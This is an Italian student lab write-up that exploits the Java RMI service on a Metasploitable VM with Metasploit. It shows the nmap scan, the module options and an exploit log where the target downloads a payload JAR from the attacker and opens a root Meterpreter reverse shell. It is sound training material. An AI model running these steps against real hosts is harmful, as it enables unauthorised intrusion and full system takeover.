

UNIT2 S7/L5 - METASPLOIT JAVA RMI

Obiettivo:

La macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


Istruzioni:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

- 1) configurazione di rete.
- 2) informazioni sulla tabella di routing della macchina vittima.


Esercizio:

Per prima cosa accendo la macchina Metasploitable e vado ad impostare come indirizzo ip il 192.168.11.112. Entro nel file dell'interfaccia di rete tramite "sudo nano /etc/network/interfaces"



```
mw [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces_
```

il file di default ha impostato come impostazione il dhcp



```
mw [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet dhcp
```

da dhcp si deve modificare a "static" specificando:

- l'address (192.168.11.112)
- la netmask (255.255.255.0)
- il gateway (192.168.11.1)

e poi salvo e confermo di voler uscire tramite Ctrl + X

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1_
```

riavviando la macchina manualmente o facendo il restarting della scheda di rete tramite “sudo /etc/init.d/networking restart” e usando il comando “ip a” è possibile vedere che è stato settato il corretto indirizzo IP per la macchina Metasploitable.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:b8:7d:3a brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:feb8:7d3a/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Per la kali posso sfruttare l’interfaccia creando una nuova rete a cui connettermi specificando il metodo manuale e non dhcp, e scrivendo l’indirizzo, la netmask e il gateway.



sempre tramite “ip a” posso avere la conferma di aver settato il giusto indirizzo ip anche per la Kali.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff  
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::6359:2893:efcb:2426/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

posso utilizzare il comando “ping 192.168.11.112” per vedere se le macchine comunicano e a quel punto tramite nmap posso utilizzare lo scan per valutare quali sono le porte aperte e i relativi servizi con le loro versioni. Nel nostro caso utilizzeremo una vulnerabilità presente sulla porta 1099, java-rmi.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-07 04:28 EST  
Nmap scan report for 192.168.11.112  
Host is up (0.0014s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        Netkit rshd  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

Avviando il framework metasploit tramite “msfconsole”, faccio la ricerca dell’exploit che utilizzerò tramite “search java_rmi”. L’output è la lista che segue:

```
kali@kali: ~  
Session Actions Edit View Help  
- - - - -  
0 auxiliary/gather/java_rmi_registry . normal  
No Java RMI Registry Interfaces Enumeration  
1 exploit/multi/misc/java_rmi_server 2011-10-15 excell  
ent Yes Java RMI Server Insecure Default Configuration Java Code Executio  
n  
2 \_ target: Generic (Java Payload) . .  
3 \_ target: Windows x86 (Native Payload) . .  
4 \_ target: Linux x86 (Native Payload) . .  
5 \_ target: Mac OS X PPC (Native Payload) . .  
6 \_ target: Mac OS X x86 (Native Payload) . .  
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal  
No Java RMI Server Insecure Endpoint Code Execution Scanner  
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excell  
ent No Java RMIConnectionImpl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 8, use 8 or use exp  
loit/multi/browser/java_rmi_connection_impl  
msf > 
```

seleziono tramite “use 1” il modulo e per avere info sul funzionamento dell’exploit scrivo “info -d” e mi riporta ad una pagina HTML con tutte la documentazione. In questo caso il modulo sfrutta una configurazione di default del servizio di attivazione RMI e del registro RMI.

Java RMI Server Insecure Default Configuration Java Code Execution

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

tramite “show options” vedo tutte le informazioni necessarie per far partire l’attacco. In questo servirà specificare l’Ip della macchina che dobbiamo attaccare tramite il comando “set RHOSTS 192.168.11.112”

```
kali@kali: ~  
Session Actions Edit View Help  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

In questo caso il payload che ci viene consigliato di default è quello che ci offre tramite meterpreter una shell avanzata che si collegherà dalla macchina attaccata alla nostra macchina per eseguire i comandi che specifichiamo. Avviando l'attacco tramite "exploit" ci apre la sessione meterpreter.

```
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112  
rhosts => 192.168.11.112  
msf exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Zy4tn4401D  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:38044) at 2025-11-07 04:35:55 -0500  
  
meterpreter > bg  
[*] Backgrounding session 1 ...  
msf exploit(multi/misc/java_rmi_server) > sessions  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
1		meterpreter	java/linux root @ metasploitable	192.168.11.111:4444 -> 192.168.11.112:38044 (192.168.11.112)

Come è possibile vedere dalla lista delle sessioni attive, abbiamo il grado root sulla macchina metasploitable e ci siamo connessi dal nostro ip tramite la porta 4444 per aprire la sessione meterpreter, come specificato nelle opzioni del payload.

Per avere informazioni sulla configurazione di rete di una macchina Linux posso scrivere il comando “ifconfig”

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb8:7d3a
IPv6 Netmask : ::
```

mentre per avere info sulla tabella di routing scrivo “route”

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           ::
fe80::a00:27ff:feb8:7d3a ::           ::
```

Conclusioni:

Il framework metasploit è un tool estremamente potente nella sicurezza informatica potendo ricercare nel suo database migliaia di exploit pronti alle varie vulnerabilità e proponendo da subito un payload per avviare una comunicazione con la macchina attaccata, che può rimanere sotto traccia ma che può permetterci di muoverci con privilegi assoluti nella maggior parte dei casi.